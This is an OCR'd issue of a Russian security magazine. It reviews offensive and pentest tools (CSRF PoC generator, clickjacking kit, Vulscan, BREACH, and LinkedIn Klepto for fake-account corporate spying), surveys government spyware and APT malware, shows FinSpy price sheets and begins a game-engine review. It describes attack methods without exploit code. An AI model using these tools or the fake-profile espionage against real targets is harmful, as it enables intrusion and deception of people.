Система: Windows



АГРЕГАЦИЯ РЕЗУЛЬТАТОВ

GoLismero — это фреймворк с открытым исходным кодом для тестирования безопасности. На текущий момент проект нацелен на веб-безопасность, но он может быть легко расширен для проведения других видов сканирования. Особенности данного фреймворка:

- кросс-платформенность (Windows, Linux, *BSD, OS X);
- хорошая производительность;
- простота использования;
- плагинная архитектура;
- интеграция с CWE, CVE и OWASP;
- написан на чистом Python;
- предназначен для развертывания на кластере машин.

Другими словами, данный инструмент подходит для проведения различных видов сканирования цели и агрегации, анализа результатов, предоставленных различными инструментами, и все это в одном месте. Результат можно выводить в консоль и файл (форматы reStructured, HTML).

Для его работы необходимо лишь наличие Python-интерпретатора. Инструмент устанавливается из Git и легко запускается:

```
python golismero.py <target>
```

или

```
python golismero.py scan <target> ↵
-db database.db -no
```

для сохранения полученных результатов работы в базу данных.

Разработчики планируют прикрутить поддержку sqlmap, ZAP, Metasploit, Shodan.

POC ДЛЯ CSRF-АТАК

Нет платной версии Burp и ты не можешь на лету генерировать PoC для CSRF-атак? Не беда! Pinata-csrf-tool генерирует HTML для proof of concept'а CSRF-атаки по заданному HTTP-запросу. Она автоматически проверяет, используется GET- или POST-запрос, и генерирует нужную нагрузку.

При GET-запросе она сгенерит тег с картинкой <img ...> со всеми параметрами. При POST-запросе будет создана форма с автоматическим сабмитом всех данных.

Утилита состоит их трех файлов: `pinata.py` (основной файл программы, после запуска он генерит HTML), `markup.py` (вызывается `pinata.py` для генерации HTML) и `CSRFBody.txt` (содержит HTTP, по которому генерить форму). Для установки нужно просто извлечь все файлы в какую-нибудь папку и проверить имеющуюся версию Python (требуется версия 2.6 либо 2.7).

Использование утилиты: делаем запрос в браузере, перехватываем HTTP-данные через прокси (или иным путем), вставляем их в `CSRFBody.txt`, сохраняем и закрываем этот файл. Далее запускаем в консоли `python pinata.py` и получаем сгенеренный HTML для демонстрации CSRF.

Если ты вдруг забыл, что такое CSRF-атака, то напоминаю: это аббревиатура от Cross Site Request Forgery (подделка межсайтовых запросов). Суть ее заключается в незаметном (запрос не должен требовать какого-либо подтверждения со стороны пользователя) отправлении запроса на другой сервер (например, на сервер платежной системы), с помощью которого осуществляются определенные действия (скажем, перевод денежных средств на другой счет). Для проведения данной атаки жертва должна быть авторизована на том сервере, на который отправляется запрос.

BREACH ATTACK

SSL сейчас одна из самых нужных и распространенных защит, но и этот протокол не безгрешен. Авторы эксплойта BREACH выпустили программу для пентеста, с помощью которой каждый веб-мастер может проверить свой сайт на предмет слабости HTTPS.

Напомним, что атака BREACH (Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext, то есть браузерное зондирование и эксфильтрация через адаптивную компрессию гипертекста) относится к типу атак с оракулом, когда по длине шифровки мы можем догадаться о ее содержимом. Метод позволяет извлекать пароли и другую ценную информацию из HTTPS-трафика, сжатого архиватором DEFLATE (алгоритм сжатия без потерь, использующий комбинацию алгоритма LZ77 и алгоритма Хаффмана), перед шифрованием. Атакующий «тестирует» цель тысячами входных значений, которые должны попасть в заархивированный и зашифрованный трафик, вместе с секретной информацией.

Перед такой атакой уязвимы все сайты, которые используют SSL/TLS-шифрование с предварительным сжатием трафика и при этом позволяют отправлять на сайт пользовательские запросы произвольного содержания (например, поисковые запросы). Также необходимо, чтобы жертву можно было заманить на сайт, контролируемый атакующим, в тот момент, когда у жертвы открыта HTTPS-сессия с сайтом, который мы «тестируем». Естественно, нужна еще возможность перехватывать зашифрованный трафик пользователя. BREACH пополнил ряды таких методов взлома SSL/TLS, как Lucky 13, BEAST и CRIME.

Инструмент впервые был представлен на Black Hat Las Vegas 2013.



КЛИКАЙ СЮДА

Clickjacking tool — это HTML-based утилита, которая помогает реализовать различные clickjacking-техники, задав алгоритм действия для пользователя.

Экран поделен на три рабочие области: левая часть сверху — кнопки управления, слева снизу — лог событий и самая большая, правая часть демонстрирует текущую работу. Очень удобно. Из кнопок управления мы имеем:

- Load URL — подтягивает URL во фрейме с заданным адресом, можно указать размер фрейма и другие опции;
- Click — обычный клик. Задаешь координаты элемента, по которому надо кликнуть;
- Enter Text — ввод текста. Использует Java-апплет для ввода текста в нужное поле;
- Drag — используется, если нужно выбрать какой-нибудь текст на странице, а также в ситуациях, где есть выпадающие меню;
- Extract — вытаскивает ссылку, изображение со страницы.

Инструмент впервые был представлен на Black Hat Europe 2010. Подробнее о clickjacking-техниках ты можешь узнать из презентации (bit.ly/dmog9Q) автора Next Generation Clickjacking: New attacks against framed web pages.

Автор: Paul Stone
URL: bit.ly/1brzic4
Система: Windows / Linux / OS X

```
Starting Nmap 6.00 ( http://nmap.org )
Nmap scan report for 172.16.94.128
Host is up (0.00051s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.3p1 Deb
| vulscan: [341] OpenSSH UseLogin Loca
| [504] OpenSSH SSHv2 Public Key Authe
| [642] OpenSSH Multiple Key Type ACL
| [688] OpenSSH UseLogin Environment V
| [730] OpenSSH Channel Code Off by On
| [781] OpenSSH Kerberos TGT/AFS Token
| [839] OpenSSH PAMAuthenticationViaKb
| [1853] OpenSSH Symbolic Link 'cookie
| [2109] OpenSSH sshd Root Login Timin
| [2112] OpenSSH Reverse DNS Lookup By
| [2140] OpenSSH w/ PAM Username Valid
| [2557] OpenSSH Multiple Buffer Manag
| [3456] OpenSSH buffer_append_space()
```

Автор: Marc Ruef
URL: bit.ly/14lflXT
Система: Windows/Linux




БАГИ ПРЯМО ИЗ СКАНА

Любая атака начинается с рекогносцировки на местности: определение хостов, используемые ОС, открытые порты, запущенные на них сервисы. Со всем этим прекрасно справляется культовый сканер Nmap. Далее проверяем, какие версии программного обеспечения используются. И тут начинается гугление, яндексование, бингование и прочее. В общем, муторная и скучная работа, не интересная ни одному пентестеру. Куда эффективнее было бы это все вынести на первую стадию... — рекогносцировку...

Прошу любить и жаловать — плагин для Nmap под названием Vulscan, который трансформирует Nmap в сканер уязвимостей. Принцип работы данного плагина крутится вокруг опции Nmap –sV, которая отвечает за определение версии сервиса. Узнав используемую версию, он лезет в свои популярные offline базы уязвимостей и смотрит, какие уязвимости присутствуют в данной версии. На данный момент используются базы:

- scip.ch/en/?vuldb;
- cve.mitre.org;
- osvdb.org (outdated, 02/03/2011);
- securityfocus.com/bid;
- secunia.com/advisories/historic;
- securitytracker.com.



Данные базы представлены в виде CSV-файлов. Для обновления базы данных уязвимостей необходимо скачать новую версию (scip.ch/vuldb/scipvuldb.csv). Для запуска плагина необходимо скопировать его в директорию `Nmap\scripts\vulscan\*` и запустить Nmap с дополнительным параметром `--script=vulscan`.

Также хочется сказать о наличии интерактивного режима, который позволяет переопределять результаты детектора версий для каждого порта.

Linkedin Klepto
Add a Name and Picture
Alonzo Reyna
Title: Managing Partner -
Company: Professional Height
Summary: Seasoned Executi



Автор: Jason Ding
URL: https://github.com/dingzj/linkedin_klepto
Система: OS X / Linux



КОРПОРАТИВНЫЙ ШПИОНАЖ

Знакомьтесь, LinkedIn Klepto — инструмент для проведения шпионских кампаний по социальной инженерии в одной из самых популярных социальных сетей LinkedIn (эта сеть предназначена для поиска и установления деловых контактов. В настоящее время в ней зарегистрировано свыше 225 миллионов пользователей).

Выбор LinkedIn очевиден — это единственная соцсеть, где очень много информации как об организациях, так и о ее работниках. Из размещенных резюме порой можно выцепить много интересных сведений: текущие задачи компании, направление развития, клиенты компании и так далее.

Для работы с инструментом надо создать поддельный аккаунт и связаться с торговыми представителями конкурентов. Далее Klepto будет мониторить деятельность и новые связи конкурентов. Также она будет пытаться выявлять новых потенциальных клиентов с использованием специального инструмента анализа данных. На основании этой информации становится возможным уводить клиентов у конкурентов.

Особенности шпионского тулкита:

- автоматическое создание email и поддельного аккаунта;
- повышение интереса к вашему профилю;
- автоматическая рассылка приглашения;
- мониторинг деятельности выбранных профилей.

Программа для управления имеет удобный веб-интерфейс и полностью написана на Ruby. Инструмент впервые был официально представлен на конференциях RSA 2013 и Black Hat 2013 Arsenal.

P. S. Добавьте меня в друзья :).



Автор: hexgolems
URL: https://github.com/hexgolems/schem
Система: Linux



ОТЛАДЧИК В БРАУЗЕРЕ

В последнее время в мире reverse engineering активно разрабатываются визуализация исследуемых данных, отображение процесса выполнения программы — в общем, все, что связано с удобством восприятия при исследовании программы.

Зачастую для RE используется отладчик, и то, как он отображает процесс работы программы, очень важно. Сейчас ситуация такова, что отладчиков много, все они отличаются и настроить UI не всегда представляется возможным.

SchemDBG представляет собой интерфейс между отладчиком, который является фронтендом, и бэкендом, который фокусируется на отладке файлов без доступа к исходному коду. SchemDBG ставит своей целью отображать/предоставлять как можно больше информации в любой точке отлаживаемой программы:

- Memory view;
- Register view;
- Stack view;
- Code view;
- Expression View.

На текущий момент в качестве фронтенда поддерживаются GDB-сервер и Pin. Каждый из них для 32- и 64-битных бинарных файлов, запущенных на машине с Ubuntu в качестве хостовой машины. К сожалению, тестирование Pin, запущенного на Windows, не проводилось, но сам модуль Pin там работает, так что, в принципе, должно быть все в порядке.

Отладчики управляются с помощью обертки, написанной на Ruby, а веб-фронтенд написан на CoffeeScript. Фронтенд корректно работает под Chromium (поддержка других браузеров не планируется).

ШПИОНЫ И РАЗВЕДЧИКИ

Шпионские трояны и правительственная малварь нашего времени



Владимир Трегубенко
tregubenko_v_v@tut.by



С детства мы слышали, что хорошие — это разведчики, они работают на наших. А плохие — это шпионы, это чужие — те парни в черных очках, в застегнутых на все пуговицы макинтошах и с пачкой долларов в кармане. Наступил двадцать первый век, и теперь вовсе не прорезиненные плащи называют макинтошами, хотя шпионы в них все равно заводятся… Встречай сегодня на арене: шпионское ПО от «доброй» и «злой» (как посмотреть, а?) сторон силы.

РАЗВЕДЧИКИ: МАЛВАРЬ ДЛЯ НУЖД ПРАВИТЕЛЬСТВА

Летом 2012 года сотрудники антивирусной лаборатории Касперского обнаружили вредонос, получивший название Morcut. Его применили к группе независимых журналистов из Марокко, освещавших события в ходе «арабской весны», — их компьютеры заражали целенаправленно через сервис электронной почты.

В классификации других антивирусных компаний вредонос имеет наименование Crisis (Symantec) и DaVinci (Dr.Web). В ходе проведенного компанией Dr.Web расследования было установлено, что Morcut является компонентом системы удаленного контроля DaVinci, которую разрабатывает и продает компания Hacking Team.

DaVinci

Система DaVinci позиционируется разработчиком как СОРМ (система технических средств для обеспечения функций оперативно-разыскных мероприятий) для использования правительственными структурами и правоохранительными органами. Кроме компании Hacking Team, подобные СОРМ разрабатывает ряд других компаний. Как правило, это комплекс программ, состоящий из управляющего сервера и клиента-агента. Агент незаметно для пользователя устанавливается на компьютер и имеет следующие функции:

- поиск и формирование списка файлов, удовлетворяющих заданным критериям;
- отправка произвольных файлов, в том числе электронных документов, на удаленный сервер;
- перехват паролей от сервисов электронной почты и социальных сетей;
- сбор данных о посещаемых ресурсах сети Интернет;
- перехват потока данных систем электронной голосовой связи (Skype);
- перехват данных систем мгновенного обмена сообщениями (ICQ);
- сбор информации о контактах с мобильных телефонов, подключаемых к компьютеру;
- запись аудио- и видеоинформации (при наличии подключенных веб-камеры и микрофона).

По данным издания Wall Street Journal, ряд европейских компаний поставляли СОРМ на базе СПО с таким функционалом в страны Ближнего Востока, правительства которых использовали их для борьбы с оппозиционно настроенными слоями населения.

Неправительственная организация Privacy International (Великобритания), занимающаяся выявлением фактов нарушения прав человека, проводит постоянный мониторинг международного рынка СОРМ и ведет перечень компаний — разработчиков решений в этой сфере. Перечень составляется на основе анализа компаний — участников специализированной конференции ISS World (Intelligence Support Systems — системы обеспечения сбора информации). На этом мероприятии, которое проводится регулярно несколько раз в год, встречаются потенциальные покупатели и разработчики СОРМ.

Вот некоторые из компаний, разрабатывающих вредоносы под видом СОРМ.

FinFisher (finfisher.com), подразделение Gamma International (Великобритания)

По некоторым данным, после отставки Хосни Мубарака после событий 2011 года в Египте были найдены документы (см. рис. 3, 4), указывающие на то, что компания FinFisher предоставляла услуги по слежению за гражданами Египта при помощи комплекса FinSpy. Факт продажи пятимесячной лицензии режиму Мубарака в Египет за 287 тысяч евро компания упорно отрицает. FinSpy способен перехватывать телефонные звонки Skype, красть пароли и записывать аудиовидеоинформацию. На компьютеры пользователей FinSpy устанавливается так: через электронную почту отправляется сообщение со ссылкой на вредоносный сайт. Когда пользователь откроет ссылку, ему предложат обновить программное обеспечение. На самом деле вместо обновления будет установлен зловред. Способ распространения FinSpy через электронную почту был отмечен летом 2012 года в отношении продемократических активистов Бахрейна.

Hacking Team (hackingteam.it), Италия

Разработчик системы удаленного контроля DaVinci, которую позиционируют как средство слежения, предназначенное для использования правительствами и правоохранительными органами различных государств. Функционал DaVinci аналогичен FinSpy — это перехват Skype, электронных писем, паролей, данных средств мгновенных сообщений (ICQ), а также запись аудиовидеоинформации. Клиентская часть DaVinci способна функционировать как в среде операционных систем семейства Windows (версии XP, Vista, Seven), так и в среде операционных систем семейства Mac OS (версии Snow Leopard, Lion). Цена системы DaVinci предположительно составляет около 200 тысяч евро, в нее заложены обязательства постоянно обновлять и поддерживать продукт до того момента, пока конечная цель атаки (получение нужной информации) не будет достигнута.

Название	Обнаружен	Число заражений
Sality	Июль 2003	~3 000 000
Zeus	Июль 2007	~3 600 000
TDL (TDSS)	Апрель 2008	~4 500 000
Sinowal	Март 2008	~1 200 000
Conficker	Ноябрь 2008	~9 000 000
ZeroAccess	Июнь 2009	~9 000 000
SpyEye	Декабрь 2008	~2 000 000
Carberp	Февраль 2010	~500 000
Kelihos	Декабрь 2010	~110 000

Рис. 1. Показатели распространенности malware

Area SpA (area.it), Италия

В ноябре 2011 года стало известно, что сотрудники этой компании установили систему мониторинга для сирийского правительства, способную перехватывать, сканировать и сохранять практически все сообщения электронной почты в стране. Через месяц после выявления этого факта ЕС запретил экспорт технических средств наблюдения в Сирию и их обслуживание. Система была развернута на основе договора с сирийской телекоммуникационной компанией STE (Syrian Telecommunications Establishment), являющейся основным оператором стационарной связи в Сирии. Для установки применялся способ, эффективный при наличии доступа к телекоммуникационным сетям (спецслужбы государства и правоохранительные органы имеют такой доступ), — подмена информации. Например, пользователь при поиске информации в google.com получал ссылки, ведущие на вредоносный сайт, и заражался под видом установки компонентов браузера, необходимых для корректного отображения содержимого сайта.

Amesys (amesys.fr), подразделение Bull SA, Франция

Журналисты Wall Street Journal в одном из оставленных сторонниками Каддафи центров интернет-мониторинга в Триполи (Ливия) обнаружили использование системы слежения компании Amesys. По их свидетельствам, ливийские власти могли читать электронную почту, получать пароли, читать мгновенные сообщения и составлять карты связей между людьми. Документы, выложенные на ресурсе WikiLeaks, показали, что система, развернутая Amesys, позволяла следить за диссидентами и оппозиционерами даже за рубежом, например живущими в Великобритании.

ШПИОНЫ

Трояны, использованные в ходе кибератак в 2013 году, в основном уже не представляли собой ничего из ряда вон выходящего. Если 2012 год стал для «Лаборатории Касперского» годом пиара на теме hi-tech-кибероружия, то в 2013 году появился новый тренд — использование в целевых атаках широко распространенных вредоносных программ, в противовес явно написанным командой профессионалов под конкретные цели. И все чаще отдельные признаки указывают на таких возможных организаторов атак, как Китай и Северная Корея. Таким образом, можно говорить о так называемых «западной» и «азиатской школах» написания троянов, используемых для проведения атак класса APT.

Что характерно для «западной школы»?

1. Вкладываются значительные финансовые ресурсы.
2. Вредоносный код подписывают цифровой подписью легальных контор, сертификаты для нее обычно крадутся с взломанных серверов, что требует определенной под-

ПРОБЛЕМЫ ТЕРМИНОЛОГИИ

Старые термины типа «вирус», «червь» и «троян» уже не в полной мере соответствуют реалиям. Особенно прискорбно, что журналистам интернет-изданий глубоко фиолетово, чем вирус отличается от трояна, и человеку, мало-мальски разбирающемуся в теме, режут слух такие словосочетания, как «вирус stuxnet», «вирус kido» или «вирус carberp». В очередной раз вспомним основные понятия:

- вирус — имеет функцию самораспространения, заражает исполняемые файлы;
- троян — не имеет функции самораспространения;
- червь — имеет функцию самораспространения, в классическом понимании — через использование уязвимостей сервисов ОС, доступных по сети (червь Морриса), чуть позже — через мыло и флешки;
- руткит — использует функции сокрытия признаков своего присутствия в системе.

На практике многие образцы вредоносов сочетают в себе несколько таких характеристик. В наше время малварь впору классифицировать по каким-то иным критериям. Попытаемся разобраться.

Прежде всего, любая малварь нашего времени в первую очередь является коммерческим проектом. Разница только в исходных финансах и конечных целях. Условно можно выделить следующие группы:

- lameware — новомодный термин, означающий малварь, написанную новичками или дилетантами в этом деле (в обиходе — ламерами). Часто пользуются Delphi. Разработка, как правило, не требует никаких финансовых вложений, правда, и доход в относительном выражении мал. Основной фактор, побуждающий к написанию lameware, — потешить свое ЧСВ;
- коммерческая малварь — вредоносы с «мировым» именем, ведущие свою историю на протяжении нескольких лет;
- APT — шпионские программы, распространение и функционал которых характеризуется точечной направленностью на конкретные цели — компании, организации.

Название	Обнаружен	Число заражений
Stuxnet	Июль 2010	~ 180 000
Duqu	Сентябрь 2011	~ 20
Flame	Апрель 2012	~ 700
Gauss	Июнь 2012	~ 2500
MiniFlame	Июль 2012	~ 90
Sputnik	Октябрь 2012	~ 200
MiniDuke	Февраль 2013	~ 60

Рис. 2. **Показатели распространенности APT**

готовительной работы, людских ресурсов и в конечном итоге пункта номер 1. Подпись позволяет без проблем устанавливать драйверы для перехода в режим ядра, что дает возможность реализовывать руткит-функции, а также в ряде случаев обходить защиту антивирусных средств.

3. Широко используются zero-day-уязвимости для скрытого запуска и повышения своих привилегий в системе, такие уязвимости стоят немало, так что опять смотри пункт 1.

С 2010 года были обнаружены следующие вредоносные программы с броским ярлыком «кибероружие» (см. рис. 2), в этой статье мы не будем расписывать их подвиги полностью — мы это уже делали ранее, — а просто пройдемся по их самым интересным особенностям.

Stuxnet

Выделяется на общем фоне тем, что он пока единственный представитель малвари, способный физически повредить некоторые объекты предприятия. Так что к классу кибероружия фактически можно отнести только его. Что в нем было еще интересного — четыре zero-day-уязвимости, распространение на USB не через тривиальный autorun.inf, а через уязвимость обработки ярлыков MS10-046. При автозагрузке с флешки через вредоносный ярлык срабатывал руткит-компонент, после чего вредоносные компоненты Stuxnet, размещенные на USB flash, становились невидны. Имел функции червя, как у Conficker (MS08-067), а также метод распространения по сети через уязвимость подсистемы печати (MS10-061). Драйверы были подписаны украденными сертификатами.

Duqu

В качестве контейнера для доставки использовался документ Word (запуск через уязвимость в обработке шрифтов MS11-087, zero-day), адресно отправляемый по электронной почте. Драйверы, как и у Stuxnet, были подписаны, чем до сих пор некоторые антивирусные аналитики пытаются обосновать связь между Stuxnet и Duqu.

Flame

Интересен тем, что подпись компонентов принадлежит Microsoft, создана она путем подбора коллизии MD5. Нереально большой размер исходника, около 20 Мб, использование значительного количества стороннего кода. Есть модуль, который использует Bluetooth для перехвата информации с мобильных устройств.

Gauss

Имеет модульную структуру, модулям присвоены имена знаменитых математиков, таких как Гёдель, Гаусс, Лагранж. Использует съемный носитель для хранения собранной информации в скрытом файле (это позволяет информации утекать через защитный периметр, где нет интернета, на флешке). Содержит плагины, предназначенные для кражи и мониторинга данных, пересылаемых пользователями нескольких ливанских банков — Bank of Beirut, EBLF, BlomBank, ByblosBank, FransaBank и Credit Libanais.

MiniFlame

Смежный с Flame проект. В ходе анализа командных серверов Flame было установлено, что существовали четыре разных типа клиентов («вредоносных программ») под кодовыми названиями SP, SPE, FL и IP. MiniFlame соответствует названию SPE, Flame, соответственно, — FL. Вредоносы с названиями SP и IP так и не были обнаружены in the wild.

Sputnik

Способен красть данные с мобильных устройств, собирать информацию с сетевого оборудования (Cisco) и файлы с USB-дисков (включая ранее удаленные файлы, для чего использует собственную технологию восстановления файлов), красть почтовые базы данных из локального хранилища Outlook или с удаленного POP/IMAP-сервера, а также извлекать файлы с локальных FTP-серверов в сети.

MiniDuke

Написан на ассемблере, что в наше время уже вызывает удивление (видать, вербанули кого-то старой школы). Адреса командных серверов берутся из Twitter. Если с Twitter не срослось, использовался Google Search, чтобы найти зашифрованные ссылки к новым серверам управления.

Китайские кибергруппировки пытаются не отставать от прогресса, и, например, такой троян, как Winnti, используемый для атак на компании, занимающиеся компьютерными онлайн-играми, содержит в себе подписанные драйверы.


Шпионы азиатской школы

- Июль 2012 — Madi;
- август 2012 — Shamoon;
- ноябрь 2012 — Narilam.

Все они написаны на Delphi (lameware :)), код особенной технологичностью не блещет, о zero-day и подписях нечего и говорить. Налицо использование паблик технологий и методов. Но тем не менее — они работают! Кстати, трояны с деструктивными функциями на волне APT-атак опять входят в моду, Shamoon и Narilam как раз из их числа. Они использовались, чтобы парализовать работу отдельных организаций путем уничтожения информации на ЭВМ.

ЗАКЛЮЧЕНИЕ

Интернетизация, компьютеризация и прочая глобализация облегчили жизнь людям. И нам с тобой, и тем, которые раньше должны были прыгать с парашютом, перегрызать колючую проволоку, подслушивать, подсматривать, подрывать и подкупать. Большую долю работы этих крепких парней сейчас делают талантливые программисты за смешные по меркам соответствующих бюджетов миллионы долларов. Да, кстати, жизнь криминальным личностям, которые раньше должны были бегать с кольтом за почтовыми дилижансами, облегчилась тоже. Будь внимателен и осторожен! ⌶



GAMMA INTERNATIONAL UK LIMITED
Europe • Asia • Middle East • Africa

TO: State Security Investigation Department
Cairo
Egypt


OFFER NO. 0610-FF-GUK-061
DATE Tuesday June 29, 2010
CUSTOMER ID EGY-SSD
PAGE 6 / 12

CONTACT PERSON	REFERENCE	SHIPPING METHOD	SHIPPING TERMS	DELIVERY	PAYMENT TERMS	VALIDITY
Johnny Debs	JD	Air Freight	CIP	6-8 weeks	As per Terms & Conditions	1 month

ITEM #	DESCRIPTION	MODEL	QTY	UNIT PRICE (Euros)	LINE TOTAL (Euros)
A	**Remote Intrusion Solution**				
1	**FinSpy**				
1.1	**FinSpy Software**				
1.1.1	FinSpy Proxy License FinSpy Master License FinSpy Generation License	FSPL FSML FSGL	1	188,549.00	188,549.00
1.1.2	FinSpy Agent License (per client)	FSAGL	2	12,887.00	25,774.00
1.1.3	FinSpy Activation License: - Windows - OSX (Q4/2010)	FSPCAL	10	2,646.00	26,460.00
	Including FinLifeline Support: FinSpy Update & Upgrade (Year 1)				
1.2	**FinSpy Hardware**				
1.2.1	FinSpy Master Server	FSM	1	6,112.00	6,112.00
1.2.2	FinSpy Agent Workstation	FSAG	2	1,112.00	2,224.00
1.2.3	FinSpy Common & Spare Parts	FSC	1	12,223.00	12,223.00
1.4	**FinSpy - Installation & Training**				
	FinSpy Installation and Product Training Number of Students: 2-4 Location: In country Duration: 2 days Installation + 3 days Training Documentation: Soft and hard copies Including: airfare, accommodation, subsistence	FSTI	1	19,445.00	19,445.00
				SUBTOTAL	280,787.00
				Freight	6,350.00
				TOTAL	287,137.00

6/12

Рис. 3. **Ценник на FinSpy**



GAMMA INTERNATIONAL UK LIMITED
Europe • Asia • Middle East • Africa

ITEM #	DESCRIPTION	MODEL	QTY	UNIT PRICE (Euros)	LINE TOTAL (Euros)
B	**Remote Infection Tools**				
1	**FinFly Lite**				
	Requires: FinIntrusion Kit as a base unit Consisting of: 1x FinFly Lite License 1x FinFly Lite CD-Rom 1x User Manual	FFL	1	34,200.00	34,200.00
	Including FinLifeline Support: FinFly Lite Update & Upgrade (Year 1)				
1.2	**FinFly Lite - Training**				
	FinFly Lite Product Training Number of Students: 2-4 Location: In-country Duration: 2 days (can be integrated in FinIntrusion Kit Product Training) Documentation: Soft and hard copies Including: airfare, accommodation, food	FFLT	1	11,020.00	11,020.00
				SUBTOTAL	45,220.00
				Freight	1,250.00
				TOTAL	46,470.00

OPTIONS:

ITEM #	DESCRIPTION	MODEL	QTY	UNIT PRICE (Euros)	LINE TOTAL (Euros)
	Optional 2nd Year support - FinSpy				
1.1	**FinSpy - Support**				
1.1.1	FinLifeline Support: FinSpy Update & Upgrade Fee (Year 2)	FFLS1	1	6,840.00	6,840.00
	Optional 2nd Year support - FinFly-Lite				
1.3	**FinFly Lite - Support**				
1.3.1	FinLifeline Support: FinFly Lite Update & Upgrade Fee (Year 2)	FSS1	1	48,157.00	48,157.00


7/12

Рис. 4. **И еще один ценник на FinSpy**

INDIE-GAMEDEV

Обзор самых популярных движков для разработки игр

Компьютеров, ноутбуков, приставок, планшетов и смартфонов у людей стало дико много. Их вычислительные возможности огромны, но используются они вовсе не для того, чтобы рассчитать траекторию полета к альфе Центавра, отыскать лекарство от рака или способ накормить всех голодающих. Да, на всем этом вычислительном барахле люди просто играют. Поэтому сегодня речь пойдет о технологиях, ставших незаменимыми при разработке игр. Можно, конечно, написать движок с нуля самому, но это займет неоправданно много времени. Пока ты точишь его под конкретный проект, не факт, что к финалу разработки жанр, а то и целая отрасль индустрии не устареют. Поэтому рационально использовать готовый движок.





Юрий «yurembo» Язев
yazevsoft@gmail.com

НЕМНОГО ИСТОРИИ

Не волнуйся: дальше последних 10–15 лет я углубляться не буду. Я бы рад, конечно, пофилософствовать о былых временах, но редактор будет против (отстаньте вы уже от меня, я же не виноват, что журнал бумажный. — Прим. ред.).

Итак, еще 15 лет назад кодовая база для игр создавалась с нуля внутри компаний — разработчиков определенных продуктов. Немного позже (примерно в середине первого десятилетия XXI века) вслед за разработкой других компонентов игр, таких как арт или звук, создание движков вышло на аутсорсинг — выделилось в отдельную индустрию. Происходило это постепенно. Стоит отметить, что и в девяностые были игры на готовых движках (DOOM и Quake от id Software), но это было редким исключением от опередивших свое время дяденек, а правилом стало только в середине нулевых. Во многом из-за дороговизны движков. А когда сформировалась обособленная кодовая индустрия, бизнес приобрел другой вид, появились движки широкой ценовой категории. Сначала рынок заполнился инструментами разработчиков — фреймворками, представляющими собой скорее графические движки, нежели игровые, отличающиеся от последних наличием лишь прослойки над графическим API и отсутствием внутриигровых редакторов: средств для level-моделинга, импорта объектов, текстурирования, загрузки и анимации персонажей. В качестве примера можно привести Ogre, DarkGDK (много лет назад я писал о нем), HGE. Позже на рынок вышли другие, более прокачанные игроки, предложившие разработчикам полноценные движки: Torque 3D, Unity 3D, UDK.

